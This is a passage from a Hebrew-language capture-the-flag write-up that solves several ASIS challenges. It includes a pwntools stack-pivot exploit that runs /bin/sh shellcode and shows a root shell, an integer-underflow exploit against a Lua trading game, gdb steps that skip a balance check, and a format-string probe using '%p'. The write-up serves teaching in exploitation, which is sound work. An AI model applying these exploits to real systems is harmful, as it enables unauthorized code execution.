2. לאחר מכן, נדרוס את הכתובת של המצביע למחסנית של ה-frame הקודם ונרשום בו את הכתובת 0x601070.
3. נדרוס גם את כתובת החזרה, כך שתהיה 0x40066f - הכתובת שממנה קולטים קלט מהמשתמש אל תוך rbp-0x70. ניתן להסתמך על הכתובת הזו מכיוון שהיא נמצאת בתוך הבינארי ואין בו ASLR.
4. עתה, נחזור אל הכתובת 0x40066f, אך הפעם הכתובת של rbp תהיה 0x601070, וה-buffer ייקלט אל תוך הכתובת 0x601070.
5. נכתוב את ה-shellcode שלנו, ולאחר מכן נוסיף ריפוד כך שימלא את כל הבאפר.
6. לאחר מכן, נדרוס את הכתובת שמתייחסים אליה כאל המצביע למחסנית של ה-frame הקודמת בכתובת כלשהי לבחירתנו (זה לא באמת משנה).
7. נדרוס את כתובת החזרה, כך שתהיה 0x601000.
8. ה-shellcode שלנו ירוץ ☺

כל שנותר לעשות עכשיו הוא למצוא shellcode שמריץ /bin/sh ב-64 ביט, ולכתוב את ה-exploit שלנו. כפי שכבר אמרנו, ב-pwntools קיים המודול shellcraft, שמספק מאגר של shellcodes למגוון ארכיטקטורות.

ניעזר בו ונרשום את ה-exploit:

```
from pwn import *

context.update(arch='amd64')

r = process("./mrs._hudson")
r.recvuntil("Let's go back to 2000.")

# Stack pivot
payload = 'A' * 0x70
payload += p64(0x601070)  # rbp = 0x601000 + 0x70

payload += p64(0x40066f)  # ret address = right before passing rbp-0x70 as
target and invoking scanf

r.sendline(payload)

# Send & jump to shellcode
payload = asm(shellcraft.sh())
payload += '\x90' * (0x70 - len(payload))
payload += p64(0x601070)
payload += p64(0x601000)  # ret address = shellcode address

r.sendline(payload)

r.interactive()
```

נריץ את ה-exploit ונקבל את הדגל:

```
# python ./exploit.py
[+] Starting local process './mrs._hudson': pid 2367
[*] Switching to interactive mode

$ whoami
root
$ whereis sudo
sudo: /usr/bin/sudo /usr/lib/sudo /usr/share/man/man8/sudo.8.gz
$ cat flag
ASIS{W3_Do0o_N0o0t_Like_M4N4G3RS_OR_D0_w3?}
$ 
```

סיימנו עוד אתגר ☺, באתגר הבא, נתנסה באתגר מסוג שונה - הבינארי יהיה מסורבל הרבה יותר, והפתרון שלו יהיה שונה משמעותית מהפתרונות שראינו עד כה.

כרגיל, נוריד ונריץ את האתגר. הבינארי הזה גדול בהרבה מקודמיו, ושוקל 165kB (לעומת כ-10kB ששקלו קודמיו) - כנראה שהוא גם יהיה מורכב הרבה יותר וקשה יותר להבנה. בעת הרצת האתגר, תודפס לנו הצעה להקיש "help()". לאחר מכן, יוסבר לנו שעל מנת לאתחל משחק חדש עלינו להקיש " g = Game.new()". עד כה כבר למדנו שני דברים - כנראה שמדובר במשחק, וככל הנראה קיים interpreter כלשהו שמתרגם את הקלט שלנו לקוד שרץ. אולי נוכל לנצל את זה בהמשך.

כשננסה לאתחל את המשחק לוקאלית, נקבל באופן מוזר מאוד segmentation fault:

```
ene_adler
Use `help()` to get basic help
help()
To start playing, initialize a new game:
    `g = Game.new()`

g=Game.new()
initializing game...
Segmentation fault
```

מאוד מוזר, ולא נראה שזה תוכנן ע"י מפתחי האתגר. יתכן שהסביבה המקומית שלנו לא מוגדרת כפי שהבינארי מצפה. על מנת להבין מה הבעיה, נפתח ב-IDA את הבינארי, ונעקוב אחר המחרוזת "initializing game...". המחרוזת תוביל אותנו לפונקציה בשם gameNew, בפונקציה הזו נראה, שלאחר ההדפסה של "Initializing game", הבינארי מנסה לפתוח את הקובץ /home/luser/flag.txt במצב קריאה, ולקרוא ממנו. סביר מאוד שזאת הבעיה, ושבקובץ הזה אמור להיות מאוחסן הדגל שעלינו להשיג באתגר. זה גם רומז על כך שהדגל נמצא בזיכרון התהליך, וכנראה לא יהיה צורך לחולשת הרצת קוד מלאה, אלא רק לחולשה שבעזרתה ניתן יהיה לקרוא את הערך של הכתובת אליה נשמר התוכן של הקובץ (שהוא הדגל).

```
signed __int64 __fastcall gameNew(__int64 a1)
{
  __int64 v1; // rax@1
  __int64 v2; // ST18_8@1
  FILE *stream; // ST20_8@1
  void *s; // ST28_8@1

  puts("initializing game...");
  LODWORD(v1) = lua_newuserdata(a1, 312LL);
  v2 = v1;
  lua_getfield(a1, 4293966296LL, "Game");
  lua_setmetatable(a1, 4294967294LL);
  stream = fopen("/home/luser/flag.txt", "r");
  s = malloc(0x100uLL);
  memset(s, 0, 0x100uLL);
  fread(s, 1uLL, 0x100uLL, stream);
  fclose(stream);
```

כמו כן, ניתן לראות שתי קריאות לפונקציות שמתחילות בקידומת "lua" - רומז על כך שאולי התוכן שלנו מומר לקוד בשפת lua, וזה פרט שיכול להיות חשוב לנו בהמשך.

לאחר שניצור קובץ במקום המבוקש ונרשום בו ערך כלשהו שישמש כדגל שלנו, נריץ שוב את הבינארי והפעם נוכל לאתחל את המשחק ללא קריסה. נראה שמדובר במשחק עם יחסית הרבה אפשרויות בחירה, ולכן ממבט ראשון נראה שיהיה מסובך בהרבה למצוא בו חולשה, ואפילו יותר קשה לנצל אותה.

```
)# ./irene_adler
Use `help()` to get basic help
help()
To start playing, initialize a new game:
    `g = Game.new()`

g = Game.new()
initializing game...

g:help()
How to play..
`g:info()` => Get Current game info
`g:planetInfo()` => Get info about current planet
`g:shipInfo()` => Get info about ships in game
`g:jump(planetId)` => Jump to a planet
`g:buy(resourceId, count)` => Buy count of resource at currnet market rate
`g:sell(resourceId, count)` => Sell count of resource at current market rate
`g:buyFuel(count)` => Buy count units of fuel
`g:buyShip(shipId)` => Buy shipId
```

לאחר שהתנסינו מספר דקות במשחק, ניתן לקבל הבנה בסיסית שלו. נאתר את המשחק:

- באופן כללי, מדובר במשחק מסחר, בו השחקן שולט בספינת סחר שטסה בין כוכבים. הרעיון של המשחק הוא פשוט - לקנות סחורה בזול בכוכב בוא הסחורה זולה, ולמכור אותה ביוקר בכוכב בו הסחורה שווה יותר.
- השחקן מתחיל עם ספינה בסיסית ועם 20,000 כסף.
- עם הכסף ניתן לקנות, מלבד פריטים שניתן לסחור בהם, גם ספינות נוספות ודלק.
- הדלק משמש למסע בין כוכבים.
- המשחק נגמר כאשר השחקן מת. השחקן ימות באחד מהמקרים הבאים:
  - משך את תשומת ליבם של שודדי חלל.
  - נגמר לו הדלק באמצע מסע בין כוכבים ולא היה לו מספיק כסף לשלם על מילוי דלק מיידי.


נשים לב לעוד דבר: כאשר נבחן את המידע אודות החלליות האפשריות לרכישה, נראה כי קיימות 4 חלליות - ההתחלתית, חללית שעולה 50,000 כסף, חללית שעולה 20,000 כסף וחללית שעולה מספר גדול מאוד ולא "עגול" של זהב, ששמה "Flag ship". שם ומחיר מחשידים, יכול להיות שהשגת הספינה הזו תאפשר לנו לקרוא את תוכן הדגל.

כמו כן, בשוק של כל כוכב ניתן לקנות גם דגל (בעלות ענקית) - אולי אותו עלינו לרכוש?

```
g:shipInfo()
Ships available are:
[0]     Freighter       OWNED
        ->Your basic, starting freighter
[1]     Century Hawk    NOT OWNED       Availabe for 50000
        ->Fastest Ship in the Galaxy (Kessel Run, etc)
[2]     Slug Ship       NOT OWNED       Availabe for 20000
        ->Slow, but so much storage space
[3]     Flag Ship       NOT OWNED       Availabe for 8589934592
        ->The God-King's flag ship

g:planetInfo()
Current Planet Stats:
Name: Earth

Market:
[0]     flag    @46116860184273879/unit
[1]     gold    @50/unit
[2]     computers       @37/unit
[3]     soylent @1/unit
```

לפני שננסה למצוא חולשה שתאפשר לנו לרכוש את הדגל/ספינת הדגל, ננסה לאשש את הרעיונות שלנו בשביל שנדע אם הכיוון שלנו נכון או שעלינו לחשוב על כיוון חדש. על מנת לאשש את הרעיונות, עלינו לרכוש את הפריטים - אבל אין לנו מספיק כסף! בשביל לעקוף את ההגבלה הזו, נגלה איפה בבינארי מתבצעת הבדיקה של האם אנו יכולים לקנות פריט מסוים, וניעזר ב-gdb על מנת לדלג על הבדיקה הייישר ל-flow בו הרכישה מתבצעת.

בשביל למצוא את הבדיקה, ננסה לרכוש את הדגל בעזרת שליחת הקלט ”g:buy(0, 1)“ (המשמעות היא לקנות 1 מהפריט שהאינדקס שלו הוא 0 - הדגל). הפלט שיתקבל הוא ”Buying 1 of flag\nToo expensive for your blood“. נעקוב אחר המחרוזת ”Too expensive for your blood“, ונראה שהיא מובילה לפונקציה בשם gameBuy. נגיע להסתעפות שמשווה בין שני ערכים, ואם האחד לא גדול מהשני מודפסת המחרוזת הנ"ל וקופצים ל-epilogue של הפונקציה.



הפתרון פשוט - נשים breakpoint על פקודת ההשוואה, ונקפוץ ל-loc_402064 (ה-flow שמוביל לרכישה). בעזרת aslr של PEDA נגלה שאין ASLR על הבינארי ולכן נוכל להסתמך על כתובות. הכתובת

של פקודת ההשוואה היא 0x40204d. נשים breakpoint: break *0x40204d. כאשר ה-breakpoint יקפוץ, נדלג על ההשוואה על ידי שינוי הערך של האוגר RIP לכתובת אליה אנו רוצים לקפוץ: set $rip = 0x402064, וניתן לתכנית להמשיך. לאחר מכן, לא תודפס הודעת כישלון ברכישה, ונקרא לפונקציה g:info() על מנת לבדוק אם הצלחנו לרכוש את הדגל (בעזרת info נוכל לקבל מידע אודות המצב שלנו במשחק, כמו המלאי שלנו, הספינה שלנו, מאזן הכסף שלנו ועוד):

```
Breakpoint 1, 0x000000000040204d in gameBuy ()
gdb-peda$ set $rip=0x402064
gdb-peda$ c
Continuing.

g:info()
Ship: Freighter
Money: -4611686018425387
Fuel: 16
Currently on: Earth
Inventory:
        [0] flag: 1
        ->ASIS{gj_Y0U_oWn3d_ouR_LU4_PWN_task_!}

        [1] gold: 1
        ->Rare Planetary Metal, very valuable
```

מעולה, הוכחנו שהדגל מופיע בתיאור של הפריט flag, כך שאם נרכוש אותו נוכל לגלות מה הדגל! באופן דומה נבדוק עבור ספינת הדגל ונראה שהדגל מגיע ביחד איתה, במלאי שלה. עכשיו התבררה לנו המשימה שלנו - עלינו למצוא חולשה בתכנית שתאפשר לנו לרכוש את הדגל/ספינת הדגל.

הכיוון הראשון שעלה לי הוא לא לחפש חולשה בכלל, אלא לרשום בוט שמסוגל לשחק במשחק לבד על מנת לאגור מספיק כסף בשביל לקנות את ספינת הדגל (מכיוון שהיא זולה יותר מהדגל עצמו). הלוגיקה של הבוט תהיה פשוטה מאוד - ממשחק קצר במשחק שמתי לב שבכוכב Keppler, הפריט soylent לא עולה כסף בכלל, ובכל כוכב שהוא לא Keppler או Earth, ניתן למכור soylent בתמורה ל-2 כסף. בספינה ההתחלתית ניתן לאחסן עד 100 פריטים, ומתחילים עם gold 1 במלאי. הרעיון היה למכור את הזהב בכדור הארץ, לטוס ל-Keppler, לקנות soylent 100, לטוס לכוכב אחר, למכור, לחזור ל-Keppler, וחוזר חלילה. לאחר פרק זמן קצר, ועם הלוגיקה הפשוטה שתוארה לעיל, הבוט יכול היה להגיע לכמות הכסף הנדרשת לרכישת ספינת הדגל.

אז מה הבעיה בכיוון הזה? מעבר לזה שהוא לא מגניב, כשחיפשתי את המחרוזת "Too expensive for your blood" בשביל למצוא את המיקום בבינארי בו בודקים אם לשחקן יש מספיק כסף על מנת לקנות פריט מסוים, נתקלתי בכמה מחרוזות מאוד מוזרות:

.rodata:000000...	0000004F	C	After stalking you for many days, space pirates have finally tracked you down.
.rodata:000000...	00000058	C	It turns out, carrying around large sums of cash makes you a primary target for pirates
.rodata:000000...	00000049	C	After a brief struggle, the pirates board and take control of your craft
.rodata:000000...	00000055	C	While your crew manages to get out of this scrape ok, as captain you aren't so lucky
.rodata:000000...	00000068	C	At least you got a good view of your ship jumping away in the last seconds before your body fr...

לפני תחילת העבודה על הבוט, רציתי לבדוק מה המקור של המחרוזות ומתי הן מודפסות. ממעקב אחרי המחרוזות, רואים שהן מודפסות ב-gameJump, במידה והשחקן מנסה לבצע קפיצה בין כוכבים ולשחקן מאזן כספי של יותר מ-0xfffffffe כסף. לאחר שהן מודפסות, קוראים לפונקציה exit, והמשחק מסתיים. לצערנו, ספינת הדגל עולה יותר מפי שתיים מהסכום הנ"ל (היא עולה 2 בחזקת 33 כסף, בעוד הסכום הנ"ל קטן ב-2 מ-2 בחזקת 32), כך שלא ניתן באופן חוקי להגיע למצב שבו לפני המסע המאזן הכספי לא גדול מ-0xfffffffe ולאחר המכירה בכוכב השחקן צבר מספיק כסף על מנת לקנות את ספינת הדגל (לא ניתן לרכוש מספיק soylent לכך - אין מספיק מקום בספינה). לכן אין דרך חוקית לרכוש את ספינת הדגל/הדגל במשחק, מכיוון שהמשחק לא מאפשר לשחקן לצבור מספיק כסף על מנת לבצע את הרכישה.

הכיוון הבא שרציתי לבדוק הוא האם קיים type confusion כלשהו שיאפשר לי לבצע רכישה למרות שאין לי מספיק כסף. הרעיון עלה לאחר שראיתי שלאחר שאני רוכש את הדגל (בעזרת דילוג על בדיקת המאזן הכספי שלי באמצעות gdb), המאזן הכספי שלי הוא שלילי. זה גרם לי לחשוב שיכול להיות שהמאזן הכספי מנוהל כ-signed בתוך המבנה שאחראי על תיאור מצב המשתמש, אבל מתייחסים אליו כאל unsigned בפונקציות שבודקות את המאזן. במידה והדבר נכון, אם נוכל להגיע למצב שבו המאזן שלילי - נוכל לבצע רכישות שלא היינו אמורים להיות מסוגלים לבצע ואולי לרכוש את ספינת הדגל/הדגל. מבדיקה חוזרת של בדיקת המאזן ב-gameBuy ניתן לראות שהבדיקה מתבצעת באמצעות ja, שמתייחסת לשני המספרים כאל unsigned - מה שמאשר את ההשערה.

```
check_balance:
mov     rax, [rbp+var_18]
mov     rax, [rax]
cmp     rax, [rbp+var_8]
ja      short loc_402064
```

שוב, הכיוון הזה לא הניב פירות מכיוון שלא הצלחתי למצוא דרך לגיטימית שבה המאזן יהפוך לשלילי.

הכיוון הבא עלה תוך כדי משחק: שמתי לב שבעת מסע בין כוכבים, כמות ה-soylent שלי קטנה, ואם אטייל מספיק היא גם תתאפס.

```
During your trip, your 1 units of soylent decayed to 0 units
```

מבדיקה חוזרת של הפונקציה gameJump, ניתן לראות שאחוז הדעיכה מוגבל ל-100:

```
decayRate = 7 * (v5 + v6);
if ( 7 * (v5 + v6) > 100 )
  decayRate = 100;
```

עם זאת, קיים flow נוסף, בו אם נגמר הדלק במהלך המסע ולשחקן יש מספיק כסף, הוא יקנה דלק מסוחרים אחרים. הסוחרים מפוקפקים, ולכן אם מגיעים ל-flow הזה, אחוז הדעיכה גדל ב-10, אך אין בדיקה נוספת שהוא לא עובר את ה-100%.

אם נצליח למצוא מסלול שבסופו אחוז הדעיכה הוא 100, אך גם נגמר הדלק, אחוז הדעיכה יהיה 110%.

```
puts("Luckily, you have enough spare cash to pay the exorbenant price the haulers charge for spare fuel");
printf(
  "It puts you out %d cash, but you make the trip in one piece, although a little slower\n",
  (unsigned int)(20 * v10));
decayRate += 10;
```


במצב שכזה, נראה כי כמות ה-soylent שנשאר עמה בסוף המסע תהיה עצומה - ככל הנראה גם כך יש בלבול בין signed ל-unsigned שגורם לכך שהמספר השלילי שאנו אמורים לסיים איתו יפורש כמספר חיובי עצום. עתה, יש לנו מספיק soylent למכור בכוכב אחד בשביל לאגור מספיק כסף לספינת הדגל, בלי לצאת למסע רכישה נוסף. כך, ההגבלה על כמות הכסף איתה ניתן לנסוע בין כוכבים לא תחול עלינו - כי את כל הכסף אגרנו על אותו הכוכב - ונוכל לרכוש את הספינה ולמצוא את הדגל.

```
It puts you out 400 cash, but you make the trip in one piece, although a little
slower
During your trip, your 22 units of soylent decayed to 18446744073709551 3 units
```

לא קשה למצוא מצב שכזה, וכל שנותר הוא לרשום סביב זה exploit. נרשום את ה-exploit שלנו:

```
from pwn import *


e = ELF("./irene_adler")
r = process("./irene_adler")
r.recv()
r.sendline("g=Game.new()")
r.recv()
r.sendline("g:buy(3, 100)")
r.recv()
r.sendline("g:jump(2)")
r.recv()
r.sendline("g:jump(1)")
r.recv()
r.sendline("g:sell(3, 18446744073709551 3)")
r.recv()
r.sendline("g:sell(3, 18446744073709551 3)")
r.recv()
r.sendline("g:buyShip(3)")
r.recv()



print "Flag ship purchased, switching to interactive mode..."


r.interactive()
```

נריץ אותו ונראה את הדגל במלאי שלנו:



```
[+] Starting local process './irene_adler': pid 3318
Flag ship purchased, switching to interactive mode..
[*] Switching to interactive mode
$ g:info()
Ship: Flag Ship
Money: 7902759713
Fuel: 6
Currently on: Alpha Centauri
Inventory:
    [0] flag: 1
    ->ASIS{gj_Y0U_oWn3d_ouR_LU4_PWN_task_!}
$ 
```

ומה עם פונקציות ה-lua שראינו בהתחלה? המשחק עצמו מבוסס על lua, והקלט שלנו מתורגם לקוד lua, אבל אין טעם להתעמק בזה - כבר הצלחנו לפתור את האתגר ☺

Mycroft Holmes

כבר סיימנו ארבעה אתגרים, ואנו נכנסים לאתגרים המתקדמים יותר. נוריד ונריץ את האתגר. שוב נתקל בקושי: הבינארי יבקש מאתנו קלט בלי להציג שום תיאור של הקלט שהוא מבקש, ויראה שאנחנו תקועים בלולאה שמחכה לקלט מסוים שלא ברור לנו מה הוא:

```
260)# ./mycroft_holmes
a
hello world
more than you know
```

לא ברור לי אם זה היה מכוון או לא, אישית אני לא חושב שה"חידה" הזאת תורמת ערך מוסף לאתגר, אבל היא קיימת ולכן עלינו לפתוח את הבינארי ב-IDA ולנסות להבין מה קורה. הפעם לא נוכל לעקוב אחר מחרוזת, כי אין לנו מחרוזת לעקוב אחריה, אז נלך בדרך קצת יותר מסובכת: מכיון שההמתנה לקלט מסוים (שאנחנו עדיין לא יודעים מהו) מתבצעת ממש בתחילת התכנית (או לפחות כך זה נראה מהרצת הבינארי), נמצא את main ונתקדם משם.

ניתן לראות שבתחילת הפונקציה main, ב-node (קטע קוד אחיד שמתבצע מתחילתו עד סופו בלי הסתעפויות, ב-IDA מתוחם במלבנים) הראשון יש קריאה ל-puts בשלב מסוים. מכיון ש-puts היא פונקציה שמייצרת פלט, ברור שקטע הקוד שאנו מחפשים מתרחש לפני הקריאה ל-puts. אין פקודה מעניינת (שקולטת קלט) בין הפקודות שקודמות לקריאה ל-puts, אך כן יש קריאה אחת לפונקציה שנמצאת במקום אחר בבינארי, ויתכן שהיא מעניינת.

```
call    _time
mov     edi, eax        ; seed
call    _srand
call    sub_4018D0
mov     edi, offset byte_402B24 ; s
call    _puts
lea     rdx, [rbp+a1]
lea     rax, [rbp+var_520]
```

נכנס לפונקציה. ניתן לראות שיש קריאה ל-fgets לקריאה מתוך stdin. נראה שמצאנו את הפונקציה שחיפשנו! נסתכל על הפונקציה ב-pseudocode על מנת להבין אותה בכלליות (התעלמו מהפונקציות cast_to_lower ו-splitlines, והתייחסו אליהן כאילו אין להן שם. נתעמק בהן בקרוב):

```
__int64 menu()
{
  char *lines; // [sp+0h] [bp-120h]@1
  __int64 v2; // [sp+8h] [bp-118h]@1
  char user_input; // [sp+10h] [bp-110h]@2
  __int64 canary; // [sp+118h] [bp-8h]@1

  canary = *MK_FP(__FS__, 40LL);
  lines = 0LL;
  v2 = 0LL;
  while ( 1 )
  {
    do
    {
      do
      {
        fgets(&user_input, 256, stdin);
        cast_to_lower(&user_input);
        splitlines(&user_input, (char *)&lines, 2, " \n");
      }
      while ( !lines );
    }
    while ( v2 );
    if ( !strcmp(lines, "s") )
      break;
    if ( !strcmp(lines, "q") )
      exit(0);
  }
  return *MK_FP(__FS__, 40LL) ^ canary;
}
```

נראה שהפונקציה עושה את הפעולות הבאות:

- קולטת 256 תווים מ-stdin
- מעבירה את הקלט לפונקציה
- מעבירה את קלט לפונקציה נוספת, כמו כן מעבירה מצביע למערך, את המספר 2 ואת תו השורה החדשה - "\n".
- כל עוד הערך בראש המערך הוא לא s או q, קלוט שוב קלט מהמשתמש.
  - אם הקלט הוא s - צא מהלולאה.
  - אם הקלט הוא q - צא מהתכנית.

נתעמק בשתי הפונקציות: הפונקציה הראשונה עוברת על הקלט, וכל עוד היא לא מגיעה ל-null-byte היא קוראת לפונקציה tolower עם הכתובת של התו הנוכחי כארגומנט. כלומר, הפונקציה ממירה כל תו במערך לאות קטנה, לכן נקרא לה cast_to_lower.

הפונקציה השנייה מפצלת את הקלט לשורות בעזרת הפונקציה strtok. בקריאה הראשונה ל-strtok, הפונקציה מקבלת שני ארגומנטים - מחרוזת ותו הפרדה (delimiter). הפונקציה מפצלת את המחרוזת לאסימונים (tokens) על פי תווי ההפרדה, ומחזירה את המצביע ל-token הראשון. בכל קריאה נוספת לפונקציה, לא מעבירים שוב את המחרוזת, והפונקציה תחזיר את הכתובת ל-token הבא. ניתן לשנות את רצף תווי ההפרדה בין קריאה לקריאה.

במקרה שנמצא לפנינו, את כל המצביעים שמוחזרים מהפונקציה שומרים בתוך המערך שהועבר אל הפונקציה באינדקס המתאים (כאשר באינדקס 0 ימוקם ה-token הראשון, באינדקס 1 ה-token השני וכן הלאה). תו ההפרדה מועבר לפונקציה, ובמקרה הזה הוא "\n". כמו כן, המספר 2 שראינו מועבר לפונקציה מסמן את מספר ה-tokens שאנו רוצים לחלץ - במקרה הזה, 2. הערך המוחזר מהפונקציה הוא מספר ה-tokens שחולצו בפועל מהמחרוזת, או אפס. נקרא לפונקציה splitlines.

```
__int64 __fastcall splitlines(char *user_input, char *out, int t_count, char *delim)
{
  __int64 result; // rax@7
  signed int total_tokens; // ebx@10
  char *v6; // r12@13
  const char *delim_address; // [sp+0h] [bp-30h]@1
  int tokens_count; // [sp+Ch] [bp-24h]@1

  tokens_count = t_count;
  delim_address = delim;
  if ( user_input && out && delim && *user_input && *delim && t_count > 0 )
  {
    *(_QWORD *)out = strtok(user_input, delim);
    if ( *(_QWORD *)out )
    {
      for ( total_tokens = 1; total_tokens < tokens_count; ++total_tokens )
      {
        v6 = &out[8 * total_tokens];
        *(_QWORD *)v6 = strtok(0LL, delim_address);
        if ( !*(_QWORD *)v6 )
          break;
      }
      result = (unsigned int)total_tokens;
    }
    else
    {
      result = 0LL;
    }
  }
  else
  {
    result = 0LL;
  }
  return result;
}
```

עבור הקריאה הנוכחית, הפונקציה לא באמת קריטית, מכיוון שהיא לא משפיעה על תוכן הקלט - בסוף, אם הקלט שלנו הוא S, הוא יומר ל-s בעזרת cast_to_lower, ויופרד מ-"\n" בעזרת splitlines. הבנו שאם הקלט שלנו יהיה 's' (כנראה קיצור ל-start) או 'S', נצא מהלולאה ונמשיך ב-flow של התכנית. אם הקלט שלנו יהיה 'q' או 'Q' (כנראה קיצור ל-quit), נצא מהתכנית. נספק את האות 's' כקלט ונמשיך.

```
260)# ./mycroft_holmes
s

Here are the animals around you...
1: gcc, 2: hacker, 3: billgatez, 4: hacker, 5: google,

>>> 
```

התקדמנו, ונראה ששוב - מדובר במשחק, אבל עדיין לא ממש ברור מה לעשות. כמו כל אדם שפוי, נבקש עזרה - help. נקבל עוד prompt לקלט, בלי שתודפס עזרה. ננסה לבחור באחת האופציות שהציגו לנו - gcc. הפעם, נקבל הודעת שגיאה - invalid command. מכאן נלמד ש-help היא אכן פקודה תקינה, אנו פשוט לא יודעים כיצד להשתמש בה. אולי ניתן לשלב בין help לבין אחת ה"חיות"?

ננסה להריץ את הפקודה "help gcc":

```
>>> help
>>> gcc
Unknown command
>>> help gcc
gcc>>>
```

מעניין - עדיין לא קיבלנו הסבר על כל לי המשחק, אבל הקלט שלנו - gcc - נרשם לפני "<<<" כפלט. אולי יש כאן חולשת format string? ננסה להשתמש ב-%p על מנת לפלוט את הכתובת הראשונה שבמחסנית:

```
>>> help gcc
gcc>>> help %p
0x402b8e>>>
```


והנה - מצאנו חולשת format string. עדיין לא ברור למה היא מתרחשת (מבחינת מה חשב המתכנת כשהוא פיתח את המשחק), אבל זה לא קריטי - עובדתית יש לנו שליטה מלאה על format string, ונוכל לקרוא/לכתוב לאן שאנחנו רוצים.

בשלב זה, נחזור ל-disassembly וננסה להבין כיצד ניתן לנצל את החולשה על מנת להשיג את הדגל. הדבר הראשון שנרצה לעשות הוא למצוא את הפונקציה שמטפלת ב-help. נוכל לעשות זאת על ידי מעקב אחר קריאות ל-printf. בסוף נגיע לפונקציה שמקבלת מחרוזת, ומממשת את הלוגיקה הבאה:

- אם המחרוזת היא "monsters", מדפיסה מידע (כנראה על המפלצות).
- אם המחרוזת היא "weapons", מדפיסה מידע (כנראה על הנשקים).
- אם המחרוזת היא לא "weapons" ולא "monsters", קוראת ל-printf עם המחרוזת בתור ארגומנט.

```
v10 = a2;
if ( input )
{
  if ( !strcmp(input, "monsters") )
  {
    puts("name     \tatt\tdef\tspd\tval");
    result = puts("---------------------------------------------");
    for ( i = 0; i <= 11; ++i )
      result = printf(
                 "%s     \t%3d\t%3d\t%3d\t%3d\n",
                 *(_QWORD *)(32LL * i + a1 + 8),
                 *(_DWORD *)(32LL * i + a1 + 16),
                 *(_DWORD *)(32LL * i + a1 + 20),
                 *(_DWORD *)(32LL * i + a1 + 24),
                 *(_DWORD *)(32LL * i + a1 + 28),
                 v10);
  }
  else if ( !strcmp(input, "weapons") )
  {
    puts("name     \tatt\tdist\t val");
    result = puts("------------------------------------");
    for ( j = 0; j <= 3; ++j )
      result = printf(
                 "%s     \t%3d\t%3d\t%4d\n",
                 *(_QWORD *)(32LL * j + v10 + 8),
                 *(_DWORD *)(32LL * j + v10 + 16),
                 *(_DWORD *)(32LL * j + v10 + 20),
                 *(_DWORD *)(32LL * j + v10 + 24),
                 v10);
  }
  else
  {
    result = printf(input, "weapons", a2);
  }
```

למרות שאכן נראה שמדובר בפונקציה שמממשת את help, על מנת להיות בטוחים נבדוק האם הקריאות ל-help עם monsters ו-weapons בתור ארגומנטים גורמות להדפסת מידע, כפי שמצופה מהמימוש שראינו, ואכן נראה שמודפס מידע על המפלצות והנשקים במשחק.



```
gcc>>> help %p
0x402b8e>>> help monsters
name          att     def     spd     val
------------------------------------------
hacker        100     90      80      100
ltrace         95     80      85       90
strace         95     80      85       90
gdb            90     70      80       80
gcc            75     75      50       75
google         70     80      45       75
microsoft      90     55      55       70
billgatez      65     50      30       60
python         60     55      40       60
ruby           55     65      65       60
cpp            50     70      90       60
visualstudio          50      65       80      55
>>> help weapons
name          att     dist    val
-------------------------------------
sling          50     30        0
handgun        60     50      100
rifle          80     80      500
shotgun       100    100     1000
>>>
```

